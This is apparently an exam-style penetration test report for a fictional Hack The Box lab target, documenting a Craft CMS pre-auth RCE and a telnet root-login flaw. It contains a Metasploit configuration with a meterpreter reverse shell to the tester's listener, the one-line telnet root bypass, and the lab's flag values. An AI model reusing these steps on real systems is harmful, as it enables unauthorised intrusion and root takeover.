HACKTHEBOX

Private Web Application Security Assessment

Report of Findings

HTB Certified Web Exploitation Specialist (CWES) Exam Report

Candidate Name: Pedro Henrique Braga

Ficticious Customer

10 de novembro de 2026

Version: 1.0

Hack The Box Confidential
No part of this document may be disclosed to outside sources without the explicit written authorization of Hack The Box.

HACKTHEBOX

Table of Contents

1 Statement of Confidentiality 3

2 Engagement Contacts 4

3 Executive Summary 5

3.1 Approach 5

3.2 Scope 5

3.3 Assessment Overview and Recommendations 6

4 Web Application Assessment Summary 7

4.1 Summary of Findings 7

5 Technical Findings Details 8

(RCE) vulnerabilidade no Craft CMS CVE-2025-32432 8

CVE-2026-24061no serviço telnet 10

A Appendix 11

A.1 Flags Discovered 11

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

F.C Contacts		
Contact	**Title**	**Contact Email**
Ficticious User	Usuário da máquina Orion	fic.user@orion.htb

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Pedro Henrique Braga	Orion Machine	email@email.com

3 Executive Summary

Ficticious Customer (“F.C” herein) invited Pedro Henrique Braga to a private engagement to perform a targeted Web Application Penetration Test of F.C’s externally facing web applications to identify high-risk security weaknesses, determine the impact to F.C, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Pedro Henrique Braga performed testing under a “Black Box” approach from 10 de novembro de 2026, to 10 de novembro de 2026 without credentials or any advance knowledge of F.C’s web applications with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Pedro Henrique Braga sought to demonstrate the full impact of every vulnerability, up to and including internal network access.

3.2 Scope

The scope of this assessment was as follows *.orion.htband any and all open web server ports discovered on the target IP address provided at the start of the assessment.

Host/URL/IP Address	Description
orion.htb	Domínio do servidor alvo

The following types of findings were in-scope for this assessment:

- Sensitive or personally identifiable information disclosure
- Cross-Site Scripting (XSS)
- Server-side or remote code execution (RCE)
- Arbitrary file upload
- Authentication or authorization flaws, such as insecure direct object references (IDOR), and authentication bypasses
- All forms of injection vulnerabilities
- Directory traversal
- Local file read
- Significant security misconfigurations and business logic flaws
- Exposed credentials that could be leveraged to gain further access

The following types of activities were considered out-of-scope for this assessment:

- Scanning and assessing any other IP in the Entry Point's network
- Physical attacks against F.C properties
- Unverified scanner output
- Man-in-the-Middle attacks
- Any vulnerabilities identified through DDoS or spam attacks
- Self-XSS

- Login/logout CSRF
- Issues with SSL certificates, open ports, TLS versions, or missing HTTP response headers
- Vulnerabilities in third party libraries unless they can be leveraged to significantly impact the target
- Any theoretical attacks or attacks that require significant user interaction or low risk

3.3 Assessment Overview and Recommendations

During the course of testing against Pedro Henrique Braga identified ...

1. Uma vulnerabilidade referente ao Craft CMS que permitia a execução de código remotamente sem necessidade de autenticação. Para remediar é preciso atualizar o Craft CMS para versões atuais que são mais seguras.
2. CVE-2026-24061no serviço telnet que permite logarmos como root apenas passando --user="-f root" no comando telnet para 127.0.0.1 .

4 Web Application Assessment Summary

Pedro Henrique Braga began all testing activities from the perspective of an unauthenticated user on the internet. F.C provided the tester with a single URL and IP address but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Pedro Henrique Braga uncovered a total of 2 findings that pose a material risk to F.C's information systems. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical** and **1 High** vulnerabilities were identified:




Figura 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	10.0 (Critical)	(RCE) vulnerabilidade no Craft CMS CVE-2025-32432	8
2	8.4 (High)	CVE-2026-24061no serviço telnet	10

5 Technical Findings Details

1. (RCE) vulnerabilidade no Craft CMS CVE-2025-32432 - Critical

CWE	CWE-94 - Improper Control of Generation of Code ('Code Injection')
CVSS 3.1	10.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Root Cause	Essa vulnerabilidade CVE-2025-32432 permite que executemos arbitráriamente códigos no servidor alvo sem autenticação prévia , somente usando o phpsessid inicial . Isso acontece devido a uma falha no framework Yii através de transformações de imagem/ativos do Craft CMS que acionam cadeias de objetos.
Impact	Após a execução dessa CVE a gente pode executar qualquer comando no servidor alvo , podemos receber um reverse shell e exfiltrar dados com o usuário www-data e executar comandos em seu nome.
Affected Component	actions/assets/generate-transform
Remediation	O craftCMS deve ser atualizado para versões atuais para evitar que CVE's como essa e de versões posteriores afetem o servidor.
References	https://nvd.nist.gov/vuln/detail/cve-2025-32432

Finding Evidence

1. Essa CVE tem módulo no msfconsole , assim podemos usar ele , configurar e executar o exploit para receber um shell meterpreter.

```
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > show options

Module options (exploit/linux/http/craftcms_preauth_rce_cve_2025_32432):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ASSET_ID  11               yes       Existing asset ID
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, sapni, http, socks4
   RHOSTS    orion.htb        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.15.251     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory


View the full module info with the info, or info -d command.

msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) >
```

2. Agora executamos o comando run e esperamos o shell meterpreter , assim após receber ele digitamos shell e recebemos shell como www-data.

```
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > run
[*] Started reverse TCP handler on 10.10.15.251:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Leaked session.save_path: /var/lib/php/sessions
[+] The target is vulnerable. Session path leaked
[*] Injecting stub & triggering payload...
[*] Sending stage (45739 bytes) to 10.129.127.54
[*] Meterpreter session 5 opened (10.10.15.251:4444 → 10.129.127.54:53876) at 2026-11-09 21:33:14 -0500

meterpreter > shell
Process 59959 created.
Channel 0 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@orion:~/html/craft/web$
```

2. CVE-2026-24061no serviço telnet - High

CWE	CWE-88 - Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')
CVSS 3.1	8.4 / CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	Essa vulnerabilidade permite que conectemos localmente via telnet como usuário root simplesmente usando a flag --user do telnet com valor "-f root" , pois esse -f root é passado para os argumento de /usr/bin/login sem fazer sanitização , assim gerando login como root sem pedir senha.
Impact	Após executarmos a CVE e virarmos root podemos fazer qualquer execução de código , enumeração , exfiltração e alteração no servidor alvo.
Affected Component	Linha de código do telnet onde o argumento --user é passado para /usr/bin/login sem sanitização
Remediation	A versão do telnet deve ser trocada , colocando uma versão mais atual para evitar vulnerabilidades antigas.
References	• https://medium.com/@muhammad-alkhatib/how-cve-2026-24061-grants-instant-root-via-telnet-ad49019572e6 • https://nvd.nist.gov/vuln/detail/cve-2026-24061

Finding Evidence

1. Simplesmente usamos o comando telnet 127.0.0.1 --user"-f root"

```
adam@orion:/bin$ telnet 127.0.0.1 --user="-f root"
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.

Linux 5.15.0-177-generic (orion) (pts/1)

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```

```
root@orion:~# id
uid=0(root) gid=0(root) groups=0(root)
root@orion:~# ls
root.txt  snap
```

A Appendix

A.1 Flags Discovered

Flag #	Application	Flag Value	Flag Location	Method Used
1.	orion	5fd24841e451f616f1388daf39b88fea	/home/adam/user.txt	Login como adam no servidor alvo
2.	orion	21ed5799531a7e93898577cc38440855	/root/root.txt	Vulnerabilidade no telnet , que permite logarmos como root ao passar a flag --user="-f root"

End of Report

This report was rendered
by SysReptor with
♥